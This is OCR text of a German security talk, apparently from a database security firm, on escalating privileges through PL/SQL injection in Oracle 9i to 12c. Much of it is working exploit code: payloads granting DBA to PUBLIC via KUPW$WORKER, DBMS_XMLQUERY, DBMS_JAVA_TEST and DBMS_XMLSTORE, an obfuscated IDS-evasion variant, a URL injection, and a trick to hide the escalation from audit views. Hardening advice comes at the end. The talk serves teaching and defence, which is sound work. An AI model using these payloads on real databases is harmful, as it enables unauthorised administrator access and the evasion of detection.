Privilegieneskalation in Oracle 12c (und älter)

Inhalt

- Einführung
- Privilegien-Eskalation
  - Oracle 9i/10g
  - Oracle 11g
  - Oracle 12c
- Inherit all privileges
- Sicheres Aufsetzen von Oracle 12c
- Zusammenfassung

Einführung

Einführung

- SQL Injection ist immer noch eine der größten (Basis-)Bedrohungen im Datenbankumfeld, da viele PL/SQL Packages / Prozeduren nicht sicher entwickelt wurden
- SQL Injection wird von Angreifern verwendet, um
  - Information Retrieval (z.B. via utl_inaddr, utl_http, ...)
  - Privilege Escalation

auszuführen

- Privilegien Eskalation mit Ausnutzung von fehlerhaften PL/SQL Code ist z.T auch über Web realisierbar und erlaubt dann manchmal den Zugriff auf das Betriebssystem

Privilegien Eskalation via SQL Injection

SQL Injection Oracle 9i/10g mit Create Procedure

Grundlagen

- Die Privilegieneskalation ist die geschickte Kombination mehrerer Funktionen/Prozeduren mit dem Ziel, zusätzliche Privilegien zu erhalten
- Diese Technik ist (in Security/Hackerkreisen) als allgemein bekannt vorauszusetzen. Viele Entwickler und DBAs wissen aber auch darüber Bescheid.
- Mit neuen Datenbankversion sind oftmals Veränderungen an der Technik notwendig, das Konzept bleibt jedoch bestehen.

Ein typischer PL/SQL exploit besteht aus 2 Teilen. Die "klassische" Technik benötigt eine Funktion, die den Code für die Privilegieneskalation enthält.

Der zweite Teil ist das "injecten" der Funktion in fehlerhaften PL/SQL Code. Dadurch wird der Funktionscode ausgeführt und die Privilegien eskaliert.

"Shellcode"

```
    CREATE OR REPLACE FUNCTION F1 return number
authid current_user as
pragma autonomous_transaction;
BEGIN
EXECUTE IMMEDIATE 'GRANT DBA TO PUBLIC';
COMMIT;
RETURN 1;
END;
/
```

In diesem Beispiel wird die Funktion in eine fehlerhafte Oracle Funktion “injected”

Exploit

```
exec sys.kupw$WORKER.main('x','YY'' and 1=user1.f1 --');
```

Durch das Ausführen des Codes, werden die Privilegien eskaliert.

Beispiel

```
 FUNCTION TABLE_IS_EMPTY( SN VARCHAR2, TN VARCHAR2)  RETURN
BOOLEAN IS
      CNT       INTEGER;
      SQL_STMT VARCHAR2(100);
      C1        INTEGER;
      RC        INTEGER;
   BEGIN
      SQL_STMT:=  'SELECT COUNT(*) FROM '||SN||'.'||TN;
      C1:=  DBMS_SQL.OPEN_CURSOR;
            DBMS_SQL.PARSE(C1,SQL_STMT,DBMS_SQL.V7);
            DBMS_SQL.DEFINE_COLUMN(C1,1,CNT);
      RC:=  DBMS_SQL.EXECUTE(C1);
      RC:=  DBMS_SQL.FETCH_ROWS(C1);
            DBMS_SQL.COLUMN_VALUE( C1,1,CNT);
            DBMS_SQL.CLOSE_CURSOR(C1);
```

Exploit: `select table_is_empty('sys.dual where 1=user1.f1--','nothing') from dual;`

Privilegien Eskalation mit Create Session (9i/10g)

Diese von David Litchfield vorgestellte Technik erlaubt die Privilegieneskalation ohne das Create Procedure Recht benötigt wird. Dabei wird mit Hilfe des an Public gegranten Packages DBMS_SQL ein Cursor erzeugt, der dann anstatt der Payload Funktion ausgeführt wird.

Ab Oracle 11 von Oracle geblockt.

Der Exploit ist identisch. Es wird lediglich der Teil

```
    and 1=user1.f1
```

mit

```
    and 1=dbms_sql.execute(1)
```

ersetzt.

Exploit mit Cursor und IDS Evasion

Create Procedure wird durch dbms_sql.execute ersetzt.

```
DECLARE
MYC NUMBER;
BEGIN
  MYC := DBMS_SQL.OPEN_CURSOR;
  DBMS_SQL.PARSE(MYC,
'declare pragma autonomous_transaction;
begin execute immediate ''grant dba to public'';
commit;end;',0);
  sys.KUPW$WORKER.MAIN('x',''' and 1=dbms_sql.execute('||
myc||')--');
END;
/

set role dba;

revoke dba from public;
```

Exploit mit Cursor und IDS Evasion

```
DECLARE
MYC NUMBER;
BEGIN
MYC := DBMS_SQL.OPEN_CURSOR;
DBMS_SQL.PARSE(MYC,translate('uzikpsz fsprjp
pnmghgjgna_msphapimwgh) ozrwh zczinmz wjjzuwpmz (rsphm
uop mg fnokwi()igjjwm)zhu)',
'poiuztrewqlkjhgfdsamnbvcxy()=!','abcdefghijklmnopqrst
uvwxyz'';:='),0);
sys.KUPW$WORKER.MAIN('x',''' and 1=dbms_sql.execute
('||myc||')--');
END;
/

set role dba;

revoke dba from public;
```


Privilegien einer Session

- Die Privilegien einer Session werden normalerweise via USER_SESSION_PRIVS angezeigt.
- Diese View basiert auf den Werten des Data Dictionaries aber nicht auf den echten Werten.
- Ein bekannter Trick um einer Entdeckung zu Entgehen ist folgender

```
SQL> connect  user1/user1

SQL> exploit ('grant dba to public');

SQL> set role dba;

SQL> exploit ('revoke dba from public');

SQL> select * from user_role_privs;

USERNAME                       GRANTED_ROLE                   ADM DEF OS_
------------------------------ ------------------------------ --- --- ---
user1                          CONNECT                        NO  YES NO
```

Privilegien-Eskalation mit Hilfe von Grant/Alter Befehlen

ALTER




- Oftmals sind auch die Grant und Alter Befehle fehlerhaft implementiert und erlauben eine Privilegieneskalation
- PL/SQL Code mit ALTER kann oft durch Ausnutzung der Syntax zur Erweiterung von Privilegien verwendet werden
- Dieses Problem betrifft auch andere ALTER Befehle wie ALTER SESSION, ALTER SYSTEM

Fehler in Oracle Apex 3.00


```
FUNCTION CHECK_DB_PASSWORD (P_USER_NAME VARCHAR2, P_PASSWORD VARCHAR2)
    RETURN BOOLEAN IS
BEGIN
IF P_USER_NAME IS NULL OR P_PASSWORD IS NULL THEN
RETURN FALSE;END IF;
BEGIN
EXCEPTION
WHEN NO_DATA_FOUND THEN RETURN FALSE;END;
BEGIN
EXCEPTION
WHEN NO_DATA_FOUND THEN RETURN FALSE;END;
L_STMT:= 'ALTER USER "' || P_USER_NAME || '" IDENTIFIED BY "' ||
    P_PASSWORD||'"';
EXECUTE IMMEDIATE L_STMT;
```

BNF Syntax – Alter user




BNF Syntax – Alter user

proxy_clause::=



proxy_authentication::=



Idee des Entwickler + Angriff

Der Entwickler hatte folgendes im Sinn:

```
Alter user xxx identified by "tiger"
```

Der Angreifer verwendet jedoch folgendes “Passwort”

```
tiger" connect through sysman with role dba--
```

Dadurch entsteht folgender Befehl

```
Alter user xxx identified by "tiger" connect
   through sysman with role dba--"
```

GRANT

- Grant Befehle werden oft dynamische zusammengestellt, ohne die Privilegiennamen zu überprüfen
- Durch geschicktes Wählen eines Privileges und/oder Objektnamen (z.B. create table "DUAL,sys.user$ to public--“) können Privilegien eskaliert werden

Beispiel:

```
execute immediate ''grant ' || L_PRIV || ' on ' ||
TABLE_NAME || ' to ' || L_GRANTEE;
```

Beispiel

```
DECLARE
CURSOR policy_role IS
     SELECT DISTINCT policy_name
       FROM lbacsys.dba_sa_policies p;
BEGIN
-- Grant policy_DBA role to SYS
   FOR role_row IN policy_role LOOP
     pname := role_row.policy_name;
     IF lengthb(pname) > 26 THEN
       trunc_pname := lbacsys.lbac_utl.nls_substrb(pname, 26);
     ELSE
       trunc_pname := pname;
     END IF;

     prole := upper(trunc_pname) || '_DBA';
     EXECUTE IMMEDIATE 'GRANT ' || prole || ' TO SYS';
   END LOOP;
```


Exploit: `create policy "dba to x identified by x--"`

SQL Injection Oracle 11g

Grundlagen


- Mit Oracle 11 wurden die ersten Gegenmaßnahmen von Oracle eingeführt.
- Die Technik, einen Cursor mit Hilfe von dbms_sql.execute zur Privilegieneskalation zu verwenden, wurde erfolgreich korrigiert.
- Damit wurde wieder der alte Stand („CREATE PROCEDURE“ wird zur Ausnutzung benötigt) vor 2007 eingeführt.
- Wie immer sind die entsprechenden Leute jedoch kreativ und es wurde eine neue Technik entwickelt/gefunden.

SQL Injection via DBMS_XMLQUERY



- 2 Neue Funktionen wurden „gefunden“
  - dbms_xmlquery.newcontext()
  - dbms_xmlquery.getxml()
- Seit Oracle 9i verfügbar
- An Public gegranted
- Erlaubt das Ausführen von PL/SQL Statements
- (mit 11.2.0.4 korrigiert)

SQL Injection via DBMS_XMLQUERY




```
EXEC SYS.VULNERABLE_PROC('FOO''||
DBMS_XMLQUERY.NEWCONTEXT(''DECLARE PRAGMA
AUTONOMOUS_TRANSACTION; BEGIN EXECUTE IMMEDIATE
''''GRANT DBA TO PUBLIC''''; END;'')||''BAR');
```

SQL Injection via DBMS_XMLQUERY

- Ausnutzen einer Lücke in Oracle 11.2 (gefixt CPU Oct 2010)

```
select dbms_xmlquery.newcontext('declare PRAGMA
AUTONOMOUS_TRANSACTION; begin execute immediate '' begin
sys.dbms_cdc_publish.create_change_set(''''
a'''',''''a'''',''''a''''''''||
scott.pwn2()||''''''''a'''',''''Y'''',s
ysdate,sysdate);end;''; commit; end;') from dual
```

SQL Injection via URL



```
http://vuln/index.php?id=1 and (select
dbms_xmlquery.newcontext(' declare PRAGMA
AUTONOMOUS_TRANSACTION; begin execute immediate ''create
or replace function pwn return varchar2 authid
current_user is PRAGMA autonomous_transaction;BEGIN
execute immediate ''''grant dba to
public'''';commit;return ''''z'''';END; ''; commit;
end;') from dual) is not null --
```

SQL Injection Oracle 12c

Grundlagen

- Mit Oracle 12 wurden weitere Gegenmaßnahmen von Oracle eingeführt (Hase/Igel).
- Die Technik, dbms_xmlquery zur Privilegieneskalation zu verwenden wurde korrigiert und nach 11.2.0.4 zurückmigriert.
- Damit wurde wieder der alte Stand („CREATE PROCEDURE“ wird zur Ausnutzung benötigt) vor 2007 eingeführt.
- Aber wie bereits gesagt... Hase und Igel...

Beispiel 1/3

```
SQL> CONNECT / AS SYSDBA
Connected.

SQL> CREATE OR REPLACE PROCEDURE VULNERABLE_PROC (P VARCHAR)
IS
 N NUMBER;
 BEGIN
 EXECUTE IMMEDIATE 'SELECT COUNT(*) FROM ALL_OBJECTS WHERE
OBJECT_NAME = ''' || P || '''' INTO N;
 DBMS_OUTPUT.PUT_LINE(N);
 END;
 /

Procedure created.

SQL> GRANT EXECUTE ON VULNERABLE_PROC TO PUBLIC;
Grant succeeded.
```

Beispiel 2/3

```
SQL> SET SERVEROUTPUT ON

SQL> EXEC VULNERABLE_PROC('ALL_OBJECTS');
PL/SQL procedure successfully completed.


SQL> EXEC VULNERABLE_PROC('FOO''BAR');

BEGIN VULNERABLE_PROC('FOO''BAR'); END;
*
ERROR at line 1:
ORA-00933: SQL command not properly ended
ORA-06512: at "SYS.VULNERABLE_PROC", line 4
ORA-06512: at line 1
```

Beispiel 3/3

```
SQL> connect user1/password
Connected.

SQL> set role dba;
set role dba *
ERROR at line 1:
ORA-01924: role 'DBA' not granted or does not exist

SQL> exec sys.vulnerable_proc('AA''||dbms_java_test.funcall(''-
setprop'', '' '', ''user.language'',dbms_sql.open_cursor) ||
dbms_java_test.funcall(''-set_output_to_sql'', '' '', ''dbout'',
1, ''call dbms_sql.parse(to_number(dbms_java_test.funcall(''''-
getprop'''', ''''' '''', ''''user.language''''')), ''''declare
pragma autonomous_transaction; begin execute immediate
'''''''''grant dba to public''''''''';
dbms_output.put_line(user''''||:1||''''); end;'''',2)'', ''TEXT'',
null, null, null, null, 0, 7) || dbms_java_test.funcall(''-
runjava'','' '', ''oracle.aurora.util.Test'','''','''') ||
dbms_sql.execute(dbms_java_test.funcall(''-getprop'', '' '',
''user.language''))||''AA');

PL/SQL procedure successfully completed.

SQL> set role dba;
Role set.
```

Details

- **1. Öffnen eines Cursors mit Hilfe von DBMS_SQL.OPEN_CURSOR**
- **2. Der Cursor wird für spätere Verwendung mit Hilf von DBMS_JAVA_TEST (setprop) gespeichert. Die Eigenschaft „user.language“ wird verwendet, da diese als PUBLIC markiert ist.**
- **3. DBMS_JAVA_TEST.FUNCALL wird mit SET_OUTPUT_TO_SQL verwendet, um den SQL Wrapper aufzusetzen. Der Wrapper erhält den Cursor mit Hilfe des „getprop“ Parameters und übergibt ihn DBMS_SQL.PARSE, die die SQL Payload parst.**
- 4. Die Java Ausgabe wird durch den Aufruf von DBMS_JAVA_TEST (runjava) getriggert. Dies veranlasst den Server, das gewrappte SQL auszuführen. Dadurch wird die Payload für die Ausführung vorbereitet (Java darf keine Ausnahme werfen, da sonst die Ausführung gestoppt wird)
- **5. Der Cursor wird erneut durch Aufruf von DBMS_JAVA_TEST (“getprop”) aufgerufen und dann an DBMS_SQL.EXECUTE übergeben.**
- **6. DBMS_SQL.EXECUTE wird aufgerufen und der Cursor übergeben. Dies führt die Payload aus.**

Weitere Techniken in 12c

DBMS_XMLSTORE/DBMS_XMLSAVE

- Dieses Package erlaubt ähnlich wie DBMS_XMLSAVE das Einfügen, Ändern und Löschen von XML Objekten in Objekt-Relationale Tabellen
- Dazu muss zuerst der Context (Tabellenname) gesetzt werden.
- Danach kann der XML Inhalt eingefügt/geändert oder bearbeitet werden.
- DBMS_XMLSAVE funktioniert analog, benötigt jedoch ein installiertes JAVA in der Datenbank
- Privilegien können entweder gegranted werden (grant dba to ...) oder aber direkt in die SYS.SYSAUTH$ eingefügt werden.

SQL Injection

```
SQL> CONNECT / AS SYSDBA
Connected.

SQL> CREATE TABLE DEMO(X VARCHAR(30));

Table created.

SQL> CREATE OR REPLACE PROCEDURE VULNERABLE_PROC (P VARCHAR) IS

2 BEGIN
3 EXECUTE IMMEDIATE 'INSERT INTO SYS.DEMO (X) VALUES (''' || P || ''')';
4 COMMIT;
5 END;
6/

Procedure created.

SQL> GRANT EXECUTE ON VULNERABLE_PROC TO PUBLIC;
Grant succeeded.

SQL> SET SERVEROUTPUT ON

SQL> EXEC VULNERABLE_PROC('FOO');
PL/SQL procedure successfully completed.

SQL> EXEC VULNERABLE_PROC('FOO''BAR');
BEGIN VULNERABLE_PROC('FOO''BAR'); END;
*
ERROR at line 1:
ORA-00917: missing comma
ORA-06512: at "SYS.VULNERABLE_PROC", line 3
ORA-06512: at line 1
```

DBMS_XMLSTORE

```
SQL> BEGIN
DBMS_OUTPUT.PUT_LINE(DBMS_XMLSTORE.INSERTXML(DBMS_XMLSTORE.NEWCON
TEXT('SYSTEM.OL$'), '<ROWSET><ROW><OL_NAME>FOO</OL_NAME></ROW></
ROWSET>'));

END;

/

PL/SQL procedure successfully completed.

SQL> SELECT OL_NAME FROM SYSTEM.OL$;

OL_NAME

------------

FOO

SQL>
```

Privilegien Eskalation via DBMS_XMLSTORE

SQL> connect user1/user1

Connected.

SQL> Select * from session_privs;

CREATE SESSION

SQL> set role dba;
set role dba
*
ERROR at line 1:
ORA-01924: role 'DBA' not granted or does not exist

SQL> exec sys.vulnerable_proc ('FOO" | |**dbms_xmlstore.insertxml**
(dbms_xmlstore.newcontext("SYS.SYSAUTH$"),
"<ROWSET><ROW><GRANTEE_x0023_>1</GRANTEE_x0023_>
<PRIVILEGE_x0023_>4</PRIVILEGE_x0023_><SEQUENCE_x0023_>13371337</
SEQUENCE_x0023_> </ROW></ROWSET>") | |"BAR');

PL/SQL procedure successfully completed.


SQL> set role DBA;
Role set.

SQL Injection
Gegenmaßnahmen von Oracle

10g	<=11.2.0.3	11.2.0.4	12.1c
dbms_sql			
Create Procedure	Create Procedure	Create Procedure	Create Procedure
dbms_ xmlquery	dbms_ xmlquery		
dbms_ xmlstore	dbms_ xmlstore	dbms_ xmlstore	dbms_ xmlstore
	dbms_ xmlsave	dbms_ xmlsave	dbms_ xmlsave

Kontrolle der Invokers/ Definers Rights in Oracle 12c

Managen von Definers und Invokers Rights



- Seit Oracle 12c gibt es die Möglichkeit, die Definers/Invokers Rechte zu kontrollieren
- INHERIT [ALL] PRIVILEGES
- Blockiert Privilegien Eskalation via Grant...

Beispiel

```
CREATE OR REPLACE PROCEDURE make_me_a_dba AUTHID CURRENT_USER AS
  PRAGMA AUTONOMOUS_TRANSACTION;
BEGIN
  EXECUTE IMMEDIATE 'GRANT DBA TO sneaky_developer‘;
EXCEPTION
  WHEN OTHERS THEN
    NULL;
END;
/


CREATE OR REPLACE FUNCTION add_number(p1 IN NUMBER, p2 IN
NUMBER)
  RETURN NUMBER AUTHID CURRENT_USER
AS
BEGIN
  make_me_a_dba;
  RETURN (p1+p2);
END;
/
```

Beispiel

```
CONN dba_user/dba_user
SQL> SELECT sneaky_developer.add_number(1,2) FROM dual;

SNEAKY_PERSON.ADD_NUMBER(1,2)
-----------------------------
                            3

1 row selected.

SQL> SELECT grantee
FROM   dba_role_privs
WHERE  granted_role = 'DBA'
ORDER BY grantee;

--------------------------------------------------------------------------------

DBA_USER
SNEAKY_DEVELOPER
SYS
SYSTEM
```

Beispiel

```
SQL> REVOKE INHERIT PRIVILEGES ON USER dba_user FROM PUBLIC;
------
SQL> SELECT sneaky_developer.add_number(1,2) FROM dual;
       *
ERROR at line 1:
ORA-06598: insufficient INHERIT PRIVILEGES privilege
ORA-06512: at "SNEAKY_DEVELOPER.ADD_NUMBER", line 1

SQL> SELECT grantee
FROM   dba_role_privs
WHERE  granted_role = 'DBA'
ORDER BY grantee;

--------------------------------------------------
DBA_USER
SYS
SYSTEM
```

Sicheres Aufsetzen von Oracle 12c

Entfernen von neuen Packages

- Revoke from PUBLIC (+ zusätzliche Verdächtige wie UTL_*)
  - DBMS_REDACT (auch 11.2.0.4)
  - DBMS_XMLSAVE
  - DBMS_XMLSTORE
  - DBMS_JAVA
  - DBMS_JAVA_TEST
- Java in der Datenbank, wenn möglich nicht installieren

Zusammenfassung

Zusammenfassung


Empfehlungen (wenn möglich):

- PL/SQL Entwickler in sicherer SW Entwicklung schulen
- Sparsam mit Rechten für Anwendungen umgehen (Create Session + X)
- Auf Oracle 12c wenn möglich Invokers Rights kontrollieren (Inherit all privileges)
- Neue Datenbank(en) sicher aufsetzen
- Gefährliche Aktivitäten monitoren (z.B. DDL Trigger, Auditing, Activity Monitoring, ...)

Referenzen

- DBMS_XMLSTORE as an Auxiliary SQL Injection Function in Oracle 12c , David Litchfield
- Exploiting PL/SQL Injection on Oracle 12c with only CREATE SESSION privileges, David Litchfield
- Control Invoker Rights Privileges for PL/SQL Code in Oracle Database 12c Release 1 (12.1) (INHERIT [ANY] PRIVILEGES), Oracle-Base (Tim)
- NEW AND IMPROVED: HACKING ORACLE FROM WEB, Sumit "sid" Siddharth
- Exploiting PL/SQL Injection With Only CREATE SESSION Privileges in Oracle 11g , David Litchfield
- Exploiting PL/SQL Injection Flaws with only CREATE SESSION Privileges, David Litchfield

Danke



- Kontakt:

Red-Database-Security GmbH

Eibenweg 42

D-63150 Heusenstamm

Germany